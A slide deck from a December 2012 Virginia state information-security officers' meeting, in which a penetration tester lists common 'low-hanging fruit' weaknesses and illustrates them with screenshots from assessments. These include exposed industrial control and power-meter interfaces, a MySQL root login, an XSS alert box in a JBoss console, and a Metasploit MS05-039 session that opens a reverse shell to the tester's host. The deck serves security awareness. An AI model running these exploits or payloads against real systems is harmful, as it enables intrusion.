



*Virginia Information Technologies Agency*

# Commonwealth Information Security Officers Advisory Group (ISOAG) Meeting

---

December 5, 2012



# ISOAG December 2012 Agenda

- |      |                                  |  |
|------|----------------------------------|--|
| I.   | Welcome & Opening Remarks        | Michael Watson, VITA   |
| II.  | Don't Overlook the Obvious       | Bryan Miller, Syrinx Technologies                                |
| III. | CSRM Panel Discussion            | Benny Ambler, Bob Baskette<br>Michael Watson, VITA               |
| V.   | 2012 COV Security Annual Report  | Michael Watson, VITA   |
| VI.  | Upcoming Events & Other Business | Michael Watson, VITA   |
| VII. | Partnership Update               | Bob Baskette, VITA<br>Anthony Sheffield and<br>Michael Clark, NG |



VITA ISOAG December 2012



# Don't Overlook The Obvious

Bryan Miller  
Syrinx Technologies



# VITA ISOAG December 2012



- ▣ Why Am I Here and Where Have I Been
- ▣ What's the Problem
- ▣ Observations
- ▣ Wrap Up
- ▣ Q&A



## VITA ISOAG December 2012



- ▣ B.S. IS, M.S. CS – VCU
- ▣ VCU Network Engineer for 5 years
- ▣ CISSP, former Cisco CCIE in R/S
- ▣ FTEMS, ISSA, ISACA, IALR, VA SCAN lecturer
- ▣ Penetration testing for 11 years
- ▣ Formed Syrinx Technologies in 2007
- ▣ Published author with 25 years in I.T.

## ▣ Cities

- Charlottesville
- Danville
- Fredericksburg
- Harrisonburg
- Lynchburg
- Portsmouth
- Williamsburg

## ▣ Counties

- Chesterfield
- Goochland
- Henrico
- Prince George
- PWCSA

## ▣ Miscellaneous

- RMA
- RRHA



# VITA ISOAG December 2012



- ▣ State Agencies
  - ▣ Supreme Court of Virginia
  - ▣ VA Community College System
  - ▣ VA Dept. of Corrections
  - ▣ VA Dept. of Medical Assistance Services
  - ▣ VA Dept. of Taxation
  - ▣ VA Lottery
  - ▣ VA State Bar
  - ▣ VA Worker's Compensation Commission



# VITA ISOAG December 2012



## What's the Problem?

- ▣ Security is seen as a nuisance – a “must do” but not a “must have.”
- ▣ New data breaches announced every week.
- ▣ No organizations are immune to data breaches.

- ▣ Best practices are often ignored.
- ▣ Hacking has become commercialized.
- ▣ Exploit “frameworks” lower the bar for hackers.



## Observations

- ▣ The Low Hanging Fruit Top Ten
  1. Bad password management
  2. Default security controls
  3. Incorrect permissions on data resources

- ▣ The Low Hanging Fruit Top Ten
  - 4. Missing OS and application patches
  - 5. SQL Injection, XSS, cookie, state and URL issues on web sites
  - 6. Lack of employee security awareness

- ▣ The Low Hanging Fruit Top Ten
  - 7. Bad vendor products
  - 8. Insecure wireless access points/modems
  - 9. Lack of encryption
  - 10. Weak physical security



## Internet Control Module v3.1



System Status

```
SYSTEM STATUS NORMAL    09:21 PM 02-01-12
```

- Power On
- Alarm
- Pre-Alarm
- Trouble
- Supervisory
- Silence



Setup

Listings

SCROLL

About


```
C:\ Command Prompt - mysql -u root -p -h 172.30.52.5


C:\Tools\P4\Databases\MySQL\bin>mysql -u root -p -h 172.30.52.5
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 2741 to server version: 4.0.25-standard-log

Type 'help;' or '\h' for help. Type '\c' to clear the buffer.

mysql> show databases;
+-----+
| Database |
+-----+
| test     |
+-----+
2 rows in set (0.00 sec)

mysql>
```






DAV Explorer

File Edit Versioning Access Control View Help

http:// 10.20.192.12:8080/webdav

Lock/versions	Name	Display	Type	Size	Last Modified
•	index.html	index.html	text/html	2401	Fri May 16 02:32:17 EDT 2008
•	tomcat-power.gif	tomcat-power.gif	image/gif	2324	Fri May 16 02:32:17 EDT 2008
•	tomcat.gif	tomcat.gif	image/gif	1934	Fri May 16 02:32:17 EDT 2008



NOE 771 01 Web Server - Windows Internet Explorer

http://

File Edit View Favorites Tools Help

NOE 771 01 Web Server



**Telemecanique**

**NOE 771 01 Web Server**

Home Documentation

Monitoring Control Diagnostics Maintenance Setup

**DIAGNOSTICS**

**QUANTUM CONFIGURED LOCAL RACK**

Configured Local Rack


Controller Status

RIO Status

**NOE Diagnostics**

- Global Data
- I/O Scanning
- Messaging
- Bandwidth Monitoring
- Statistics
- Email
- Upload MIB file
- Crash Log File

NOE Properties



Copyright © 1998-2004, Schneider Automation SAS. All rights reserved.



The screenshot shows a web browser window with two tabs. The active tab is titled "SHODAN - Computer Search" and contains a search result for "Cisco Systems". The search result is titled "Accessing Cisco WS-C3560G-48PS 'KM-C-IN-C3560-A04'" and lists several links with descriptions:

- [Show diagnostic log](#) - display the diagnostic log.
- [Monitor the router](#) - HTML access to the command line interface at level [0.1.2.3.4.5.6.7.8.9.10.11.12.13.14.15](#)
- [Connectivity test](#) - ping the nameserver.
- [Show tech-support](#) - display information commonly needed by tech support.
- [Extended Ping](#) - Send extended ping commands.
- [Web Console](#) - Manage the Switch through the web interface.

Below the search results, there is a section titled "Help resources" with a list of four items:

1. [CCO at www.cisco.com](#) - Cisco Connection Online, including the Technical Assistance Center (TAC).
2. [tac@cisco.com](#) - e-mail the TAC.
3. **1-800-553-2447** or **+1-408-526-7209** - phone the TAC.
4. [cs-html@cisco.com](#) - e-mail the HTML interface development group.

Real-Time Data

← → ↻ 🏠 📄

Real-Time Data	<a href="#">Revenue Measurements</a>	<a href="#">Power Quality</a>	<a href="#">Setup</a>																																																																										
<table border="1" style="width: 100%; border-collapse: collapse;"> <thead> <tr><th colspan="2" style="background-color: #e0f2f1;">Voltage</th></tr> </thead> <tbody> <tr><td>Vln avg:</td><td>123.01 V</td></tr> <tr><td>Vln a:</td><td>122.64 V</td></tr> <tr><td>Vln b:</td><td>122.85 V</td></tr> <tr><td>Vln c:</td><td>123.37 V</td></tr> <tr><td>Vll avg:</td><td>212.95 V</td></tr> <tr><td>Vll ab:</td><td>213.05 V</td></tr> <tr><td>Vll bc:</td><td>212.73 V</td></tr> <tr><td>Vll ca:</td><td>213.16 V</td></tr> <tr><td>V unbal:</td><td>0.31 %</td></tr> </tbody> </table> <table border="1" style="width: 100%; border-collapse: collapse;"> <thead> <tr><th colspan="2" style="background-color: #e0f2f1;">Frequency</th></tr> </thead> <tbody> <tr><td>Freq:</td><td>60.01 Hz</td></tr> </tbody> </table>	Voltage		Vln avg:	123.01 V	Vln a:	122.64 V	Vln b:	122.85 V	Vln c:	123.37 V	Vll avg:	212.95 V	Vll ab:	213.05 V	Vll bc:	212.73 V	Vll ca:	213.16 V	V unbal:	0.31 %	Frequency		Freq:	60.01 Hz	<table border="1" style="width: 100%; border-collapse: collapse;"> <thead> <tr><th colspan="2" style="background-color: #e0f2f1;">Current</th></tr> </thead> <tbody> <tr><td>I avg:</td><td>80.97 A</td></tr> <tr><td>I a:</td><td>76.79 A</td></tr> <tr><td>I b:</td><td>75.28 A</td></tr> <tr><td>I c:</td><td>90.84 A</td></tr> <tr><td>I4:</td><td>29.63 A</td></tr> <tr><td>I unbal:</td><td>12.19 %</td></tr> </tbody> </table> <table border="1" style="width: 100%; border-collapse: collapse;"> <thead> <tr><th colspan="2" style="background-color: #e0f2f1;">Power Factor</th></tr> </thead> <tbody> <tr><td>PF sign total:</td><td>99.83 %</td></tr> <tr><td>PF sign a:</td><td>98.78 %</td></tr> <tr><td>PF sign b:</td><td>99.42 %</td></tr> <tr><td>PF sign c:</td><td>-99.80 %</td></tr> </tbody> </table>	Current		I avg:	80.97 A	I a:	76.79 A	I b:	75.28 A	I c:	90.84 A	I4:	29.63 A	I unbal:	12.19 %	Power Factor		PF sign total:	99.83 %	PF sign a:	98.78 %	PF sign b:	99.42 %	PF sign c:	-99.80 %	<table border="1" style="width: 100%; border-collapse: collapse;"> <thead> <tr><th colspan="2" style="background-color: #e0f2f1;">Power</th></tr> </thead> <tbody> <tr><td>kW total:</td><td>29.68 kW</td></tr> <tr><td>kW a:</td><td>9.30 kW</td></tr> <tr><td>kW b:</td><td>9.19 kW</td></tr> <tr><td>kW c:</td><td>11.19 kW</td></tr> <tr><td>kVA total:</td><td>29.73 kVA</td></tr> <tr><td>kVA a:</td><td>9.42 kVA</td></tr> <tr><td>kVA b:</td><td>9.24 kVA</td></tr> <tr><td>kVA c:</td><td>11.21 kVA</td></tr> <tr><td>kVAR total:</td><td>-1.74 kVAR</td></tr> <tr><td>kVAR a:</td><td>-1.47 kVAR</td></tr> <tr><td>kVAR b:</td><td>-0.99 kVAR</td></tr> <tr><td>kVAR c:</td><td>0.71 kVAR</td></tr> </tbody> </table>	Power		kW total:	29.68 kW	kW a:	9.30 kW	kW b:	9.19 kW	kW c:	11.19 kW	kVA total:	29.73 kVA	kVA a:	9.42 kVA	kVA b:	9.24 kVA	kVA c:	11.21 kVA	kVAR total:	-1.74 kVAR	kVAR a:	-1.47 kVAR	kVAR b:	-0.99 kVAR	kVAR c:	0.71 kVAR	
Voltage																																																																													
Vln avg:	123.01 V																																																																												
Vln a:	122.64 V																																																																												
Vln b:	122.85 V																																																																												
Vln c:	123.37 V																																																																												
Vll avg:	212.95 V																																																																												
Vll ab:	213.05 V																																																																												
Vll bc:	212.73 V																																																																												
Vll ca:	213.16 V																																																																												
V unbal:	0.31 %																																																																												
Frequency																																																																													
Freq:	60.01 Hz																																																																												
Current																																																																													
I avg:	80.97 A																																																																												
I a:	76.79 A																																																																												
I b:	75.28 A																																																																												
I c:	90.84 A																																																																												
I4:	29.63 A																																																																												
I unbal:	12.19 %																																																																												
Power Factor																																																																													
PF sign total:	99.83 %																																																																												
PF sign a:	98.78 %																																																																												
PF sign b:	99.42 %																																																																												
PF sign c:	-99.80 %																																																																												
Power																																																																													
kW total:	29.68 kW																																																																												
kW a:	9.30 kW																																																																												
kW b:	9.19 kW																																																																												
kW c:	11.19 kW																																																																												
kVA total:	29.73 kVA																																																																												
kVA a:	9.42 kVA																																																																												
kVA b:	9.24 kVA																																																																												
kVA c:	11.21 kVA																																																																												
kVAR total:	-1.74 kVAR																																																																												
kVAR a:	-1.47 kVAR																																																																												
kVAR b:	-0.99 kVAR																																																																												
kVAR c:	0.71 kVAR																																																																												

Owner:

Tag1:

Tag2:

Serial Number:

Time:



© Power Measurement 2002. All rights reserved.

```

C:\ Metasploit Framework
-----
required  EXITFUNC  thread  Exit technique: "process", "thread", "seh"
required  LHOST     Local address to receive connection
required  LPORT     4321    Local port to receive connection

Target: Windows 2000 SP0-SP4 English
msf ms05_039_pnp(win32_reverse) > set LHOST 192.168.3.119
LHOST -> 192.168.3.119
msf ms05_039_pnp(win32_reverse) > show options

Exploit and Payload Options
=====

Exploit:
-----
required  Name      Default      Description
required  RHOST     192.168.1.30 The target address
required  SMBPIPE   browser      Pipe name: browser, srvsvc, wkssvc
optional  SMBDOM    The domain for specified SMB username
required  RPORT     139          The target port
optional  SMBUSER   The SMB username to connect with
optional  SMBPASS   The password for specified SMB username


Payload:
-----
required  Name      Default      Description
required  EXITFUNC  thread       Exit technique: "process", "thread", "seh"
required  LHOST     192.168.3.119 Local address to receive connection
required  LPORT     4321        Local port to receive connection

Target: Windows 2000 SP0-SP4 English
msf ms05_039_pnp(win32_reverse) > exploit
[*] Starting Reverse Handler.
[*] Detected a Windows 2000 target
[*] Sending request...
[*] Got connection from 192.168.3.119:4321 <-> 192.168.1.30:4126

Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-2000 Microsoft Corp.


C:\WINNT\system32>

```



The screenshot shows a Windows Internet Explorer browser window displaying the JBoss JMX Management Console. The address bar shows a URL starting with "https://". The page title is "JBoss JMX Management Console". The main content area features the JBoss logo and the text "JMX Agent View". Below this, there is a text input field for "ObjectName Filter" with the value "%20%20\>\". A small warning dialog box is overlaid on the page, titled "Windows Internet Explorer", with a yellow warning icon and the text "Syrinx Rulez". The dialog box has an "OK" button.





The image shows two overlapping browser windows. The background window is titled "Dell Remote Access Controller 5 - Windows Internet Explorer" and shows the login page at <https://10.23.1.210/cgi-bin/webcgi/login>. The page features the Dell logo and the IP address "10.23.1.210". A "Login" dialog box is open, prompting the user to enter a "Username:" and "Password:" with "OK" and "Cancel" buttons.

